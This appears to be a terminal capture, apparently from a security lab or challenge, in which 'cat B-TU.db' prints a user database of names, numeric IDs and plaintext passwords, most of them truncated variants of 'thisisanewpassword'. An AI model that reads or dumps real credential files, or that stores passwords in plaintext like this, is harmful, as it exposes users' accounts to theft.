/home/ada/Desktop/b-tu
$ cat B-TU.db
Ilean Hetris 114 thisisanewpasswor
Max Mustermann 12345 3gGjz)7B
Elie Honch 23456 thisisanewpassw
Menro Heiblugh 25714 thisisanewpassword
Ilean Hetris 46080 thisisanewpasswo
Ilean Hetris 46135 thisisanewpassw
Johnny Blow 54963 thisisanew
John Benz 74631 thisisanewpassw
Adele Christene 87436 thisisanewp
Adam Christ 88952 thisisanew
Wollie Affie 159488 thisisanewpasswo
Johnson Bory 456987 thispassword
Molly Mo 558822 thisisanewpassw
Alfed Borie 789123 thisisanewpassw
Jeffy Embleh 876431 thisisanewp
Ellen Chris 898521 thisisanewpa
Wollie Affie 7562354 thisisanewpasswords
$ 
```